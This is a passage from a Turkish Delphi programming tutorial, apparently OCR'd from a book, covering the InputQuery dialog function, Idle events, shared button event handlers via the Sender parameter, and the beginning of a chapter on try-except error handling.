


Şimdi bilgi giriş işlemlerinde kullanılabilen ikinci fonksiyonumuzu yani **InputQuery** fonksiyonunu inceleyeceğiz. Bizim size tavsiyemiz, uygulamalarınızda hep bu fonksiyonu tercih etmeniz yönünde olacaktır. Fakat tercih tamamen size kalmıştır.

InputQuery Fonksiyonu:

Açılan bilgi giriş penceresinde "OK" veya "Cancel" buttonlarına tıklanıldığı zaman, farklı kodlar işletilecekse "InputQuery" fonksiyonu kullanılmalıdır. Bu fonksiyonda dikkat edeceğiniz iki tane çok önemli husus var. Bunlardan birincisi, fonksiyon "Ok" e basılması durumunda "true", "Cancel" a basılması durumunda "false" değerini alacak olan "***Boolean***" tip bir değişkene aktarılmalıdır. İkincisi ise; kullanıcının gireceği değerin, aktarılacağı değişkenin üçüncü parametre olarak fonksiyona gönderilmesi gerektiğidir. Aşağıda kullanım şekline ait yapı verilmiştir.


```
var
   dugme:Boolean; //Ok veya cancel a basıldığı bu değişken de
   deger:AnsiString;//Girilecek değer bu değişkende saklanacak
begin
   dugme:=InputQuery(Başlık,Açıklama,deger); //Klavyeden girilecek olan
//içerik deger isimli değişkende tutulacak.
```



InputQuery fonksiyonu üç parametre alabilmektedir. İlk iki parametre "InputBox" fonksiyonunda olduğu gibi pencere başlığını ve açıklama bilgisini içermektedir. Üçüncü parametre ise kullanıcının gireceği içeriği barındıracak olan AnsiString tipli bir değişken adı olmak zorundadır. İşleyiş şöyle olacak, text kutusuna gireceğiniz metin "deger" isimli değişken tarafından, bastığınız düğmenin ne olduğuda "dugme" isimli Boolean tipli diğer değişken tarafından tutulacaktır. Fonksiyonu kullandıktan sonra hangi düğme tıklanarak pencerenin kapatıldığını öğrenmek için, Boolean tip değişkeni dallanma işlemine (if veya case) tabi tutarak gerekli kodları eklemelisiniz. Şayet pencere "Ok" buttonu

tıklanarak kapatıldıysa "dugme" isimli değişken "true" değerini, "Cancel" tıklanarak kapatıldıysa "false" değerini alacaktır.

Şimdi olayın daha iyi anlaşılması için aşağıdaki kodları formunuza ekleyerek programınızı çalıştırınız.




Burada bilmeniz gereken çok önemli bir husus var. "Cancel" düğmesine tıklamanız "deger" isimli değişkenin varsayılan değeri almasını engellemez. Sadece bu buttona tıkladığınız zaman, değişkenin aldığı değeri kullanmadığınız için sonuç farklı olacaktır. Açıklamamı daha iyi anlamanız için, kodunuzu aşağıdaki gibi değiştirip uygulamanızı tekrar çalıştırın.

```
else
  begin
    ShowMessage('Cancel Buttonuna Basıp İşlemi İptal Ettiniz');
    Form1.Caption:=deger; //Varsayılan değeri yaz
  end;
```

Koda dikkat edin "Cancel" düğmesine tıklanılması durumunda da değişkenin değeri yazdırılmak istenmektedir. Bu durumda formunuzun başlığında daha önceki satırlarda belirlemiş olduğunuz varsayılan değeri yazdıracaktır (Eğer varsayılan değer belirlemediyseniz null değeri alacaktır).

Uygulamaya ait tüm kod satırları aşağıda verilmiştir. Açıklamaları ve örnek kodları çok iyi izleyerek sonuçlar arasındaki farka dikkat ediniz.




Idle Olayı Yaratarak Projeyi Kontrol Etmek:

Aslında bu konunun dialog pencereleriyle bir ilgisi yok, ama ben burada anlatmayı uygun gördüm. Delphi işlemcinizin hareketsiz kalması durumunda projeyi denetlemek için size bir imkan sunmaktadır. "Idle" olayları adını verdiğimiz bu işlemde kodlar işletildikten sonra işlemcinin (bu program için) hareketsiz kalması durumunda, işleteceği event ları nasıl yaratabileceğinizi göstermek istiyorum.


Aşağıdaki adımları izleyerek "Idle" olayını yaratarak, yazdığınız kodları işletme şansını bulabilirsiniz.

- Yeni bir proje başlatın.
- Unit inizin Private kısmına aşağıda belirtildiği gibi "IdleOlayi" (herhangi bir isimde olabilir) adında bir prosedür yaratın.




- Üçüncü adımda imleç bu satırda iken "***Ctrl+Shift+C***" tuşlarına beraberce basarak aşağıdaki prosedürün Delphi tarafından otomatik olarak oluşturulmasını sağlayın (Bu hususlara Delphi de class yapısı konusunda detaylı olarak değineceğim).

- Unit iniz aşağıdaki şekilde gözükecektir. Yani "***procedure TForm4.IdleOlayi(Sender: TObject; var deger: Boolean);***" prosedürünü Delphi otomatik olarak oluşturacaktır.



- Bu adımda formunuza birer adet Button ve Edit kontrolü ekleyip aşağıdaki kodları belirtilen event lara girin.




- Şimdi de eklemiş olduğunuz kontrolleri formunuza aşağıdaki şekilde yerleştirip projenizi çalıştırınız.

Programı çalıştırdıktan sonra, Edit kontrolünün içerisindeki karakter sayısına bağlı olarak Button kontrolünün aktif veya pasif olması sağlanabilmektedir. Yani EditBox ın içerisinde hiç veri yoksa button kullanılamaz (Formun başlığına bakınız) halde olacak, klavyeden veya kodla karakter aktarıldığı zaman Button kontrolü aktifleşebilecektir.


İki Kontrolün Aynı Event ı Kullanması:

Tüm kodu tek bir Event a yazıp, diğer kontrollere bu event ı referans gösterebilirsiniz. Birden fazla kontrol aynı event ı kullanacağı için tetiklemenin hangi kontrolden geldiği önem arz edecektir. İşte kontrollerin event larında tanımlı bulunan "Sender" parametresi bu işlem için kullanılmaktadır. Konuyu daha iyi anlamanız için formunuza iki adet button kontrolü yerleştirip aşağıdaki adımları izleyiniz.




Kodu Button16 ya ait event a yazdığımız için Button17 ye de bu event ı referans göstermemiz gerekecektir. Referans gösterme işlemi için aşağıdaki adımları izlemelisiniz.


Diğer button kontrolünü mous ile seçip "Object Inspector" penceresinden "OnClick" Event ının sağ tarafındaki oka tıklayın.



Açılan pencereden kodu yazmış olduğunuz diğer kontrolün yordamını seçip projenizi çalıştırın. Şimdi iki buttonada arka arkaya tıklarsanız, yapmış olduğunuz işlemin sonucunu görebilirsiniz.

Buttonlara arka arkaya tıklarsanız, program size aşağıdaki iki mesaj penceresini iletecektir:





Alt yordamlarda kullanılan "Sender" parametresi, tetiklemeyi gerçekleştiren kontrole ait özellikleri tutabilmektedir. Yapacağınız basit bir dallanmayla hangi kontrole tıklanıldığını kolayca öğrenebilirsiniz.

BÖLÜM 7
DELPHI'DE HATA YAKALAMA

Delphi'de Oluşabilecek İllegal Durumları Çözmek:

Yazmış olduğunuz kodlar içerisinde tahmin edebildiğiniz veya edemediğiniz, hata oluşturmaya müsait bir çok durum olabilir. Bu hatalardan bir kısmını bildiğimiz kodlarla engellemek mümkün olmakla beraber, diğerleri için bu mümkün olmayabilir (Mesela Edit kutusu içerisindeki verinin sayısal olup olmadığını daha başka yollarla kontrol etmek mümkün olabilir). Bu yüzden bu tip durumlarda, aşağıda göstereceğim lokal ve genel hata yakalama yöntemlerinden bir tanesini (veya ikisini de) kullanmalısınız.


Lokal Hata Yakalama:

Lokal hata yakalama tek bir prosedür içerisinde oluşabilecek hataları programa bildirme amaçlı kullanılan bir yöntemdir. Aşağıda seçenekleri incelenmektedir.


- **Try-except-End :**

```
Try
        //Hata oluşturabilecek kod bloğu
exept
   begin
        //Hata oluştuğu anda işleyecek olan kod satırları
   end;
end;  //try –end ile kapatılmalı
```


Aşağıdaki gibi bir kodunuzun var olduğunu düşünün. Bu kodda Edit içerisine girilen içerik tamsayıya çevrilerek, tamsayı tipli bir değişkene aktarılmaktadır. Burada girilen değer içerisinde sayısal olmayan bir karakterin olması programın kırılmasına (Bir programın kırılması çökmesi demek değildir. Çalışmaya aynen devam edebilirsiniz. Ama hiç hoş olmayan bir durumun olduğu da meydandadır.) sebep olacaktır.

